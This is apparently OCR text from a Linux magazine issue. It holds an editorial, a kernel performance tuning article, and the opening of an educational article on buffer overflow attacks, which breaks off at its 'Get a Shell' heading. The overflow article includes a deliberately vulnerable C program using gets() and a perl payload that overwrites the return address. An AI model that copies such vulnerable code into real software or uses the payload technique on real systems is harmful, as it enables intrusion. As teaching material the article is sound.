When we were considering a topic for the 30th birthday of Linux, it soon became clear that the only real way to celebrate was to write about Linux itself – not the agglomeration of software we know as a *Linux distro*, but the real Linux – the beating heart in the center of it all: the Linux kernel.

When it comes to birthdays, I should add: We ship this magazine all around the world, and it arrives on different shores on different dates over a range of almost two months. So I'm not sure when this issue will actually reach you, but the date we are commemorating is August 25, 1991, when a Finnish college student named Linus Torvalds left a message on the MINIX newsgroup announcing that he was working on a new operating system.

MINIX, which still exists today, is a system created by the famous computer scientist Andrew Tanenbaum that is often used as an educational tool for people to learn about operating systems, so the MINIX community took a special interest in the newly minted Linux. Interestingly, Torvalds and Tanenbaum had a bit of a falling out in those early days over system design: MINIX is a microkernel system, which was thought to be more stable and state of the art, whereas Linux was a monolithic kernel, which looked very retro to the experts. But history has vindicated Linus for this choice: Linux systems now run on most of the biggest and most powerful computers in the world. (In case you are wondering, Linus has since patched up his differences with Tanenbaum, who wrote the book on operating systems that Linus referred to when be built Linux and therefore was something of a mentor.)

This magazine is about diving down deeper into the Linux computing environment, and we continue that mission with this month's cover story. We show you how to tweak the kernel to improve overall performance and response time. We also take you inside the kernel for a close look at how buffer overflow attacks actually work – and why you should install those system updates as soon as you can. We show you how to compile the kernel yourself, and we ask senior kernel manager and Linux Foundation fellow Greg Kroah-Hartman how to get started working with the kernel community.

If you're new to the kernel, or even if you've been around for a while, you'll find something useful in this month's issue. Happy birthday to Linux! Turn the page, and pass the cake. ■■■

Registrations are Open!

ONE MAJOR DRUPAL COMMUNITY EVENT FOR ALL

DrupalCon Europe 2021 brings together the European Community (and beyond) by hosting regional camps online at the main event.

Attendees will participate in all events with **one ticket**. There is **less screen time** for everyone with shorter days and an **online optimized format**.

Camp organizers **craft their own spaces** while can leave many tedious parts of the organization to DrupalCon.

Sponsors can target camps or the whole DrupalCon and **reach more people than ever**.

Register now at
https://events.drupal.org/europe2021/registration-information

To know more about the camps
https://events.drupal.org/europe2021/join-your-local-community-drupalcon

To become a sponsor
https://events.drupal.org/europe2021/become-drupalcon-sponsor

For more information, drop us an email at
drupal@kuoni-congress.com

Optimizing the Linux Kernel

Speed Test

We explore some optimizations designed to deliver a smoother experience for desktop users.

By Alexander Tolstoy

The Linux kernel is the core part of all GNU/Linux operating systems. The kernel is designed to run on a large variety of hardware, from web servers to routers and embedded devices. The default versions of the Linux kernel that arrive with the mainstream Linux distros are optimized for some very basic use cases. For instance, Ubuntu comes in Server, Desktop, IoT, and Cloud editions – each with basic optimizations tailored for the usage scenario.

Most distros make some effort to customize the kernel for its intended purpose; however, no one but you knows exactly how you are using your own system. You can tweak the Linux kernel in hundreds of different ways to improve performance or reduce latency. I'll outline some of those techniques in this article. Of course, some of these tweaks might have already been enabled by your distro's vendor; others are more specific and are seldom used at all. The goal of this discussion is to take you down inside the kernel and to demonstrate various performance-related optimizations. Needless to say, tricks with the kernel have the potential to destabilize your system. These ideas are best explored with a test system – at least at first, until you are sure everything is working.

I'll discuss a range of Linux kernel optimizations with the goal of improving perceived desktop performance, including smoothness and snappiness. Such things may have little effect in synthetic tests (such as the ones often conducted by Phoronix), but they can have a strong effect on the user. I am aiming this discussion at desktop and laptop users, including the significant number of people who need to run Linux on low-performance and legacy hardware.

Tinkering with the Current Kernel

You don't need to recompile the kernel to improve kernel performance. The easiest way to tweak the Linux kernel is to use the optional boot parameters that run at the command line when the kernel boots up. You can make temporary changes in the GRUB 2 boot menu by editing the line that starts with `linux`, or you can make persistent changes by changing the GRUB 2 configuration. The steps for changing the GRUB 2 configuration vary across different Linux distros. Sometimes you can use graphical GRUB 2 configuration tools (Figure 1), like the one shipped with YaST (SLE, openSUSE), or `kcm-grub2`, which is designed for KDE Plasma, or the command-line `grubby` utility. All of these tools change the contents of the `grub.cfg` file and then update the GRUB 2 configuration:

```
$ sudo grub2-mkconfig -o /path/to/grub.cfg
```

The following sections describe a few of the most useful kernel parameters.

elevator=[elevator_name]

The `elevator` setting defines the Linux kernel behavior when distributing the I/O load on block devices (storage drives). This parameter defines the scheduler that will manage the I/O.




Figure 1: Editing the bootloader configuration is easy thanks to such helpful and friendly graphical front ends (in this case, `kcm-grub2`).

Author

Alexander Tolstoy is a DevOps engineer committed to improving end user experience on both server and desktop workstations running Linux. He's been up for tips and tricks in open source software for a couple of decades.

Linux supports several different schedulers, which all have different strategies for balancing disk throughput and read/write latencies. Find out what schedulers are available and which one is currently used in your system with the following command:

```
$ cat /sys/block/sda/queue/scheduler
```

See the "Schedulers in Linux" box for more information on the available schedulers. The `kyber` scheduler is reported to have the best performance with mechanical hard drives (`elevator=kyber`), but if you are using a modern SSD or NVMe drive, it might be better use `none` to reduce the CPU overhead (`elevator=none`).

Staggered Spin-Up Elimination

Even if Linux is installed on a super-fast SSD, the boot process can get slow if any other rotational hard drive is attached to the computer. This issue is called *staggered spin-up*, which means that the OS probes ATA interfaces serially, one by one, to reduce the peak power consumption. Normally, desktop users do not benefit from this default configuration, and they often feel annoyed with the longer boot times. To see if your system is using staggered spin-up, enter:

```
# dmesg | grep SSS
```

If it is, eliminate the issue by passing the following boot parameter:

```
libahci.ignore_sss=1
```

Turning Mitigations off

The `mitigations` parameter refers to some mitigations built into the kernel to address the Spectre [2] and Meltdown [3] CPU vulnerabilities. Switching all optional CPU mitigations off can improve CPU performance, but be aware of the security risks. Don't use this option if you are concerned about security. You should only consider turning off mitigations if your Linux system is not on any network or if you are certain that your CPU is not affected by the Spectre and Meltdown vulnerabilities.

nowatchdog

A watchdog timer is a tiny utility that is used to detect and recover from computer malfunctions. Specifically, it can perform a power reset for various hardware to maintain operations without manual intervention. See if your system is using a watchdog timer with the following command:

```
$ cat /proc/sys/kernel/watchdog
```

`1` means the timer is on; `0` means it is off.

This kind of hardware monitoring is good for mission-critical servers and unattended embedded devices, but definitely not desktops or laptops. Therefore it is a good idea to disable the watchdog timer completely by appending the `nowatchdog` boot parameter.

Benefits of Recompiling

Sooner or later, you might want to go deeper and make more solid changes by recompiling the Linux kernel. One benefit of recompiling is that you can banish all unneeded hardware sup-

Schedulers in Linux

Modern hardware, with its enhanced support for multithreading and multiple CPUs, requires a new approach to scheduling. Linux is currently undergoing a transition to a new generation of multiqueuing schedulers. Consequently, some of the old schedulers that were popular in the past are gradually becoming deprecated. Ubuntu [1], for instance, has enabled multi-queue I/O scheduling by default in Ubuntu 19.10 onward and supports the following schedulers:

- `bfq` (Budget Fair Queueing) – optimized for interactive response, especially with slow I/O devices
- `kyber` – a simple algorithm supporting both synchronous and asynchronous requests; intended for "fast multiqueue devices"
- `none` – does not reorder requests, thus consuming minimal overhead (multiqueue version of the old `noop` scheduler)
- `mq-deadline` – multiqueue version of the old deadline scheduler

Older schedulers, such as `cfq` (Completely Fair Queueing), deadline, and `noop` are deprecated in recent versions of Ubuntu and other distros; however, they are still used with older systems and in situations that do not require multiqueuing.

port and get a smaller kernel. There are dozens of historic, legacy, and exotic hardware items that the kernel still supports even though the majority of desktop or laptop users will have no need for this support. A smaller kernel means a smaller disk and memory footprint, which can improve performance.

Second, you can rearrange the kernel drivers by removing them from the monolithic part of the system (bzImage, aka vmlinuz) and adding them to the modular part (`root fs`, aka initrd – see Figure 2). Making the monolithic part smaller was a good practice in the past, and it is still important these days for systems with no more than 2GB of RAM. Also, changing drivers from the statically compiled kernel to modules greatly improves the resume time after hibernation or suspension. This explains why an average Linux system takes much longer to wake up than macOS with its microkernel.

Third, the Linux kernel already includes settings for better desktop performance, but they are not enabled by default. Customizing the kernel configuration lets you enable full preemption, pick higher timer frequency, define a CPU family, enable `zstd` compression, and more.

Fourth, you can patch the kernel with third-party patch sets to achieve many performance-related enhancements at once. As you will learn later in this article, projects like XanMod [4] and Liquorix [5] maintain custom kernels that are tuned to optimize performance for specific scenarios in case you don't want to meddle with every kernel setting by hand.

Kernel Compilation 101

Many of the best Linux tweaks require you to recompile the kernel. The steps might vary depending on your distro, but I'll briefly outline a universal recipe.

The first step is to get the source tree of the Linux kernel. You can grab the tree right from `kernel.org` to get a pure, vanilla kernel, which is perfectly fine depending on your needs. Another option is to get the source code used in your Linux distribution. This way, you'll also get specific patches that your vendor decided to apply to the kernel. As an example, you can download the source code for Fedora and recent RHEL versions with:




Figure 2: Use the `lsinitrd` command to determine which kernel modules are part of initramfs, the tiny filesystem that loads entirely into RAM upon the Linux system boot up.

```
$ dnf download --source kernel
$ rpm -ivh kernel*src.rpm #
$ rpmbuild -bp --target=$(uname -m) ~/rpmbuild/SPECS/kernel.spec
```

Your kernel source tree with all patches applied will appear at `~/rpmbuild/BUILD/`. The Ubuntu family allows you to get the kernel source via `apt-get`:

```
$ apt-get source linux-image-unsigned-$(uname -r)
```

The kernel source tree will then emerge under the `debian` subdirectory.

You will need to obtain the kernel configuration file that specifies what exact part of the kernel you want to build. This file is named `.config`, and it must reside under the main directory of the kernel source. You can generate `.config` by explicitly running the kernel configuration menu, as follows:

```
$ make menuconfig # ncurses-based interface
$ make xconfig # Qt-based interface
```

Also, you can take the configuration of the currently running kernel and use it as a template. You'll find the file with the current configuration under `/boot`:

```
$ cp /boot/config-$(uname r) kernel_source_dir
```

Now, you can apply extra patches to the kernel source tree (although it is perfectly fine to apply patches before running a configuration command as well). Many Linux vendors use patches to customize their kernel (for example, fix building for certain compilers, fortify security features, add support for extra hardware). Some kernel modules are not included in the default kernel tree and therefore are only available as patches. A good example is the Reiser4 file system, which consists of user-level utilities and the kernel module. The kernel module is available as a `.patch` file. Place it inside the kernel source directory and apply it as follows:

```
$ patch -p1 <filename.patch
```

Next you can run the configuration dialog and enable new items. Finally, build the kernel with `make`, although there are few more things to consider. First, keep in mind that building a Linux kernel takes a while even on high-performance machines. It is possible to save some time by running `make` with several threads (one per each CPU core), which will saturate the CPU load and make the process complete sooner. Second, if you plan to keep using the system while the kernel is compiling, it is important to maintain the system responsiveness by lowering the priority of the compilation task with `ionice`. One approach would be something like:

```
$ nice ionice -c idle make -j$(nproc -all)
```

Don't forget to build loadable modules as well:

```
$ nice ionice -c idle make modules -j$(nproc -all)
```

Finally, install the kernel with:

```
$ sudo make modules_install
sudo make install
```

In most Linux distros, you won't need to update the GRUB 2 configuration manually, and your kernel should be available for booting right away. If it is not, try the following command:

```
$ sudo grub2-mkconfig -o /boot/grub*/grub.cfg
```

The kernel's makefile also supports several extra packaging targets for several mainstream Linux distributions. For instance, you might want to try `make rpm-pkg` or `make deb-pkg` in order to get some helpful installation kernel packages for your system.

Going with a Fully-Preemptible Kernel

In order to achieve improved system responsiveness, you could rebuild the Linux kernel with full preemption enabled. This term needs additional explanation. Preemption defines the kernel behavior when it needs to distribute CPU time between processes that have different priorities. By default, the vanilla Linux kernel is not preemptive, which means that it will always first serve a high-priority process and only then serve a low-priority process. The goal of this default behavior is to keep the count of kernel context switches low and therefore maintain higher throughput of high-priority processes. This model is considered good for server appliances, where the performance of network services is crucial.

Preemptive and fully preemptive modes prioritize the speed of kernel responses over performance of individual processes. This approach introduces certain loss in the per-process throughput but in return eliminates long queues of low-priority processes that would otherwise need to wait longer. As such, a preemptive kernel plays best in a desktop multitasking environment and is a key role in those subjective "snappiness" and 'instant response" effects preferred by many users. Such a system is immune to unpredictable delays that can be encountered during syscalls, so it might be better suited for embedded or real-time tasks. To make the kernel fully preemptive, you need to open the Linux kernel configuration (e.g., `make xconfig`), go to *General Setup* and, under the preemption model, choose *Preemptible Kernel (Low-Latency Desktop)*, as shown in Figure 3.

Another kernel setting that contributes to a more responsive workflow is the interrupt frequency timer set in Hz. The timer interrupt is the default interval at which the Linux kernel serves system calls. The higher this value, the better the timer resolution and the smaller the latencies between syscalls and actual context switches. The default configuration of the Linux kernel tends to keep the timer frequency low, so it's a good idea to increase it. Go to *Processor type and features* | *Timer frequency* and choose a higher value. It is a good idea to pick 500Hz or 1000Hz over 100Hz or 250Hz in order to receive a small but tangible minimum frame rate improvement in gaming and faster switching for productivity applications. Find any kernel setting you decided to change using the graphical front-end to Menuconfig (Figure 4).

Faster Boot Times from the Kernel Perspective

Optimizing the OS boot time is not directly a kernel-side business, but it is a complex task that involves the kernel. I will leave aside the system service part (which you can examine with `$ systemd-analyze -blame`) and look at the kernel part. The first consideration is to take full advantage of the `zstd` compression method. `zstd` stands for Zstandard, the open source algorithm developed by Facebook. `zstd` provides good compression ratios, although it is not as competitive for large file sizes. Where it does set a record is compression and decompression speeds. `zstd` archives are super-speedy to unpack, which is something you can benefit from when booting the compressed Linux image (vmlinuz). The Linux kernel supports `zstd` for the main image since version 5.9. You can also archive modules using `zstd` if your kernel is 5.13 or newer.

Another boot-related tweak is to ditch GRUB 2 entirely and boot the kernel directly from UEFI firmware. Obviously this technique requires a UEFI-enabled system, which is not a problem if your hardware is relatively new. As a prerequisite, manually copy the base Linux image and the initramfs image to a different location, as follows:

```
$ sudo cp /boot/vmlinuz-$(uname -r) /boot/efi/EFI/vmlinuz.efi
$ sudo cp /boot/initramfs-$(uname -r) /boot/efi/EFI/initrd.img
```

If you had `/boot` at `/dev/sda1` and `/` at `/dev/sda3`, your EFI boot entry would look like this:

```
$ sudo efibootmgr --create --disk /dev/sda ➥
  --part 1 --label "your_label" -u --loader '\efi\vmlinuz.efi'
"root=/dev/sda3 initrd=/efi/initrd.img resume=/dev/sda3 ➥
  splash=silent quiet init=/lib/systemd/systemd
```

Essentially, you need to make sure that the `init` option points to the right location because your Linux distro might have a different systemd setup. After you ensure that your EFI boot entry is working, you can add extra boot parameters, including the parameters described earlier in this article.

Change the boot order with `# efibootmgr -o` and remove stale boot entries with `# efibootmgr -b E -B`, where `E` is the last character of the desired boot entry (i.e., `Boot000E`).

Ready-to-Use Patch Sets

Manual kernel configuration is a good way to learn about the kernel. However, if you want to play it a little safer and don't have time for a deep dive, several performance-optimized cus-




Figure 3: For years, the Linux kernel has included a special setting for better desktop responsiveness. You need to recompile the kernel in order to use it.

tom kernels are available for download. Two popular patch sets are XanMod and Liquorix.

The overall benefit of using a custom Linux kernel will vary depending on the workload. The average boost in synthetic tests may be around five percent, but the difference in experience (for example, the start time for Firefox while playing a high-resolution video in the background) might be considerably more significant. Keep in mind that many of the described optimization techniques that involve different scheduling and changing inner kernel timers only show up when the system has a significant load. The best way to conduct a simple home-grown benchmark is to set up a resource-hogging process, such as video encoding or a huge file compression, and then try to do some normal browsing along with it. Custom-patched kernels will likely deliver a smoother experience and maintain responsiveness even if CPU usage is nearly 100 percent.

Table 1: Comparing Kernels

	5.12.14-051214-generic	5.12.14-xanmod1	5.12.0-14.2-liquorix
CPU operations per second	352683.54	357276.58	357004.96
Threads: number of events	17351	17364	24252
Memory: min latency (less is better)	0.65	0.61	0.38
Memory: max latency (less is better)	433.60	251.99	286.81
File I/O: writes per second	6266.96	6386.38	5794.37

As for real-world benchmarks, I conducted a series of tests using the sysbench tool. Sysbench can stress test Linux systems and test CPU, memory, threads, and I/O performance. The tests were run against three flavors of the 5.12 kernel: the mainline Ubuntu kernel, the XanMod kernel, and the Liquorix kernel. Table 1 shows the sysbench results for my test system running on Intel Xeon E5450 with 4GB of memory and with Pop!_OS 20.04 installed on a budget SSD drive. Keep in mind that these results are from my tests run on my hardware. The developers of these projects will likely have their own tests for specific scenarios in which their kernels excel.

It is clear that all three kernels run very close to each other when measured for CPU performance, with XanMod only 1.3 percent faster than the generic kernel. In the threads test, the contenders showed different results as long as each used its own process/thread scheduler. The vanilla Linux kernel comes with the completely fair scheduler (CFS), which turned out to be on par with XanMod's CacULE (enhanced ULE scheduler originally derived from FreeBSD), but both lost the race to the Multiple Queue Skiplist Scheduler (MuQSS) enabled in Liquorix. It turns out that in a densely threaded environment, MuQSS scores up to 40 percent better than its rivals.

When it comes to memory latencies, you can clearly see that both kernel flavors performance-wise try their best to reduce the maximum latency value. In that regard, the record belongs to XanMod, but the average latency is still lower in Liquorix. The I/O test for sequential writing then showed that XanMod was actually more balanced, and it delivered the best throughput figures, whereas Liquorix yielded 10 percent less write speed. By the way, both XanMod and Liquorix were using Budget Fair Queues (BFQs) for handling disk loads, whereas the generic kernel stuck with `mq-deadline`. So, in the end, the choice comes down to the acceptable throughput trade-off for the sake of better responsiveness. Regardless of your choice, both the customized kernels will run faster than the generic kernel.

Conclusion

Linux was created for hacking and tinkering, and users still have many options for tweaking the Linux kernel. This article touched on a few important options, and you will find many more if you spend some time with the Linux kernel configuration menu and browse the kernel documentation [6]. Just remember that it is better to test these techniques first on a non-critical system before you roll them out on your production network. ■■■




Figure 4: Consider using the Qt-based graphical UI for more comfort and control when customizing the kernel configuration.

Info

[1] I/O Schedulers: *https://wiki.ubuntu.com/Kernel/Reference/IOSchedulers*
[2] Spectre: *https://en.wikipedia.org/wiki/Spectre_(security_vulnerability)*
[3] Meltdown: *https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability)*
[4] XanMod: *https://xanmod.org/*
[5] Liquorix: *https://liquorix.net/*
[6] Linux Kernel documentation: *https://www.kernel.org/doc/*

SeaGL 2021 JOIN US!

Seattle GNU/Linux Conference returns for the ninth year!

We're an annual community-focused free/libre/open source software, hardware, and culture event in Seattle, and since last year, *virtually* all over the world! Join us for free, no registration required!

This year, alongside the keynotes and many presentations, will see the return of the **Career Expo** - providing resume reviews and career guidance, **TeaGL** - our virtual tea time and online tea swap, and many more socialization opportunities!

Interested in helping make SeaGL happen? Lend a wing to our *all volunteer effort*! Connected to a company who wants to sponsor? Contributions will have a *real and lasting impact* on the FLOSS community!

November 5th & 6th, 2021
Virtual Conference

Visit SeaGL.org for more information!

Anatomy of a kernel attack

Overflow

A vulnerability in an operating system kernel is a security nightmare. This article analyzes some well known kernel security problems, explains how they are exploited, and gives real-life examples of attacks that used these time-honored techniques. *By Tobias Eggendorfer*

Some security issues remind me of *Groundhog Day* – they just keep coming back. One example of a problem that won't go away is buffer overflow, which was first described in 1972 [1], got a fair bit of attention in 1996 in the oft-quoted *Phrack* e-zine article "Smashing the Stack for Fun and Profit" [2], and is still one of the most prevalent programming mistakes that can lead to a code injection. And it isn't due to the lack of media coverage that integer overflows are still around – long after they caused the Ariane 5 rocket explosion [3] and the massive Stagefright security issue in Android. The fact is that many of the same few problems continue to turn up, and most could have been prevented by code analysis [4] and defensive programming.

This article takes a close look at some of the techniques attackers use to crack the Linux kernel.

Stein and Shot

You can perform a simple test at home for a graphic example of a buffer overflow: Grab a shot glass and a comfortably sized Munich beer stein, fill the stein to the top, then pour all of its contents into the shot glass. Take note of the overflow. To prevent this situation, the bartender must compare the source's size to the size of the destination buffer.

A buffer overflow simply sends too much data into a too small of a buffer. In the case of a data buffer, the overflow does not just pour out onto the floor but actually overwrites the adjacent data structures. If the buffer is on the stack, the overflow overwrites other data on the stack – which might be other variables, constants, and data used to control an instruction pointer, such as the return address. The return address is used by the final `ret` command in any subroutine, so that the CPU can find the next instruction to execute. A change to this address can alter the control flow of the process.

In many buffer overflow attacks, the instruction pointer is set to a memory region the attacker controls and is thus able to fill with the code he wants to execute; however, an attacker can also set the instruction pointer to a library function, such as a call to libc, and provide this function with a properly crafted stack in order to make the library execute the instructions for the attack. The case of sending the attack to libc is called a "return-to-libc" attack, and it is used as a workaround on CPUs supporting non-executable flags for memory regions.


The non-executable flag was introduced because the memory region attackers control is usually the stack, which means that the data sent to overflow the buffer could also provide the code to be executed. If the stack is marked as a "data" region (i.e., non-execut-

Listing 1: Buffer Overflow Example

```
01 #include "stdio.h"
02 void read_and_print (void)
03   {
04     char text[160];
05     gets(text);
06     printf("Your input:\n%s\n", text);
07   }
08
09 int main ()
10   {
11     read_and_print();
12     return 0;
13   }
```

```
0xbfffeba8:   0xb0   0xeb   0xff   0xbf   0x00   0x00   0x00   0x00
0xbfffebb0:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffebb8:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffebc0:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffebc8:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffebd0:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffebd8:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffebe0:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffebe8:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffebf0:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffebf8:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec00:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec08:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec10:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec18:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec20:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec28:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec30:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec38:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec40:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec48:   0x41   0x41   0x41   0x41   0x41   0x41   0x41   0x41
0xbfffec50:   0x41   0x41   0x00   0xbf   0xbb   0x83   0x04   0x08
0xbfffec58:   0xb8   0xec   0xff   0xbf   0x2c   0xff   0x8d   0x46
0xbfffec60:   0x01   0x00   0x00   0x00   0xe4   0xec   0xff   0xbf
0xbfffec68:   0xec   0xec   0xff   0xbf   0xe0   0xaa   0x8b   0x46
```

Figure 1: Stack contents after sending a few bytes too many. The 162 `"A"`s (`0x41`) stick out, null terminated and aligned to two bytes, followed by the return address.



able), the code on the stack would fail.
However, calling a system-provided function, i.e. in libc, avoids this problem – this workaround is known as "return-to-libc".

Setting the Stage

Listing 1 has a simple example of a vulnerable C program. To test it, compile it with

```
gcc -o buf -mpreferred-stack-boundary=2 buf.c
```

which, even on a 64-bit system, configures data on the stack to be aligned at two bytes.

A quick test run with the correct size of the input string won't show anything suspicious; however, entering more than 160 characters will mostly likely result in a segmentation fault. If typing 160+ characters isn't your favorite way to pass the time, Perl might offer a helping hand:

```
perl -e 'print "A"x162' | ./buf
```

A side effect of this rather uniform input is that it is easy to spot when looking at the stack with a debugger such as `gdb`. The setup is shown in Listing 2.

Once the program runs, with

```
run < <(perl -e 'print "A"x162')
```

Listing 2: Setting Up for gbd

```
01 (gdb) list
02 4         {
03 5           char text[160];
04 6
05 7           gets(text);
06 8           printf("Your input:\n%s\n", text);
07 9         }
08 10
09 11      int main ()
10 12        {
11 13          read_and_print();
12 (gdb) break 8
13 Breakpoint 1 at 0x804839b: file buf.c, line 8.
14 (gdb) display/200b $esp
```

in `gdb`, it will break in line 8 of the C code (Listing 2, line 12) and display the stack contents. The 162 `"A"`s (`0x41`) are obvious (Figure 1). Next to the `"A"`s, the return address is stored – and easily discovered once `main()` is disassembled (Figure 2). The return address is stored according to the architecture endianess, hence the bytes seem to be swapped to `0xbb 0x83 0x04 0x08`.

Go Back

A simple first test would just set the return address to `main+3` and rerun the function again. Note that a string in C is null terminated, and I have a stack alignment of two bytes (Figure 2); thus, to attack, I now need to send 164 `"A"`s plus the new return address:

```
run < <(perl -e 'print "A"x164 ."\xb6\x83\x04\x08"')
```

You will notice that the breakpoint is triggered twice, which should not happen under regular circumstances. The process then crashes because the stack is corrupted.

Get a Shell

